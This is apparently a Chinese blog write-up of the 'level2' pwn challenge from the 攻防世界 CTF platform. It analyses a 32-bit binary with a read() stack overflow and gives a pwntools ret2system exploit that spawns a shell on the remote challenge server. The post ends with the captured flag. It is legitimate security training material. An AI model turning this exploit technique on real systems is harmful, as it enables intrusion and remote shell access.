# level2--writeup

原创

ATFWUS 于 2020-03-01 15:02:06 发布 367 收藏 1
分类专栏： CTF-PWN # 攻防世界-pwn -- WriteUp 文章标签： CTF pwn rop 栈溢出 攻防世界

本文链接：https://blog.csdn.net/ATFWUS/article/details/104592491


CTF-PWN 同时被 2 个专栏收录

33 篇文章 5 订阅
订阅专栏


攻防世界-pwn -- WriteUp

15 篇文章 0 订阅
订阅专栏

文件下载地址：

链接：https://pan.baidu.com/s/1jiR84G8Ji3luscmYTOOKAA
提取码：jz7n

## 0x01.分析

checksec：

```
root@at-ubuntu:/home/atfwus/rop# checksec level2
[*] '/home/atfwus/rop/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@at-ubuntu:/home/atfwus/rop#
```


32位程序，开启NX。

源码：

```
1int __cdecl main(int argc, const char **argv, const char **envp)
2{
3  vulnerable_function();
4  system("echo 'Hello World!'");
5  return 0;
6}
```

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

发现系统调用了system，但是参数并不是/bin/sh，后面有read函数，存在栈溢出，继续寻找，看是否有bin/sh：



| Address | Length | Type | String |
|---|---|---|---|
| LOAD:080… | 00000013 | C | /lib/ld-linux.so.2 |
| LOAD:080… | 0000000A | C | libc.so.6 |
| LOAD:080… | 0000000F | C | _IO_stdin_used |
| LOAD:080… | 00000005 | C | read |
| LOAD:080… | 00000007 | C | system |
| LOAD:080… | 00000012 | C | __libc_start_main |
| LOAD:080… | 0000000F | C | __gmon_start__ |
| LOAD:080… | 0000000A | C | GLIBC_2.0 |
| .rodata:… | 0000000C | C | echo Input: |
| .rodata:… | 00000014 | C | echo 'Hello World!' |
| .eh_fram… | 00000005 | C | ;*2$\" |
| .data:08… | 00000008 | C | /bin/sh |



果然存在。

```
.data:0804A021                 db    0
.data:0804A022                 db    0
.data:0804A023                 db    0
.data:0804A024                 public hint
.data:0804A024 hint            db '/bin/sh',0
.data:0804A024 _data           ends
.data:0804A024
.bss:0804A02C ; ===========================================================================
.bss:0804A02C
.bss:0804A02C ; Segment type: Uninitialized
.bss:0804A02C ; Segment permissions: Read/Write
.bss:0804A02C _bss             segment byte public 'BSS' use32
.bss:0804A02C                  assume cs:_bss
.bss:0804A02C                  ;org 804A02Ch
.bss:0804A02C                  assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A02C                  public __bss_start
.bss:0804A02C __bss_start      db ?                    ; DATA XREF: deregister_tm_clones+5↑o
.bss:0804A02C                                          ; deregister_tm_clones+1E↑o ...
.bss:0804A02C                                          ; Alternative name is '__TMC_END__'
.bss:0804A02C                                          ; completed.7181
.bss:0804A02C                                          ; _edata
.bss:0804A02D                  db    ? ;
.bss:0804A02E                  db    ? ;
.bss:0804A02F unk_804A02F      db    ? ;               ; DATA XREF: deregister_tm_clones↑o
.bss:0804A02F _bss             ends
.bss:0804A02F
.prgend:0804A030 ; ===========================================================================
```



得到bin/sh的地址，最后只需确定一下偏移量：

由于这个程序不知道为什么再gdb里不能正常退出，可能是系统调用的原因，具体不是很清楚，不过我们可以手动计算出：

应该是0x80-0+4=140.(0是指举例esp长度，4是ebp的大小)。

```
[
  char buf; // [esp+0h] [ebp-88h]
```

## 0x02.exp

```
##!/usr/bin/env python
from pwn import*
r=remote("111.198.29.45",47065)
#r=process('./level2')

system_adr=0x08048320
bin_sh_adr=0x0804A024
payload=140*'A'+p32(system_adr)+p32(0)+p32(bin_sh_adr)

r.recvuntil(":")
r.sendline(payload)
r.interactive()
```

```
root@at-ubuntu:/home/atfwus/rop# python explevel2.py
[+] Opening connection to 111.198.29.45 on port 47065: Done
[*] Switching to interactive mode

$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{594c75e265b522595a6a1952cefe29d4}
$
```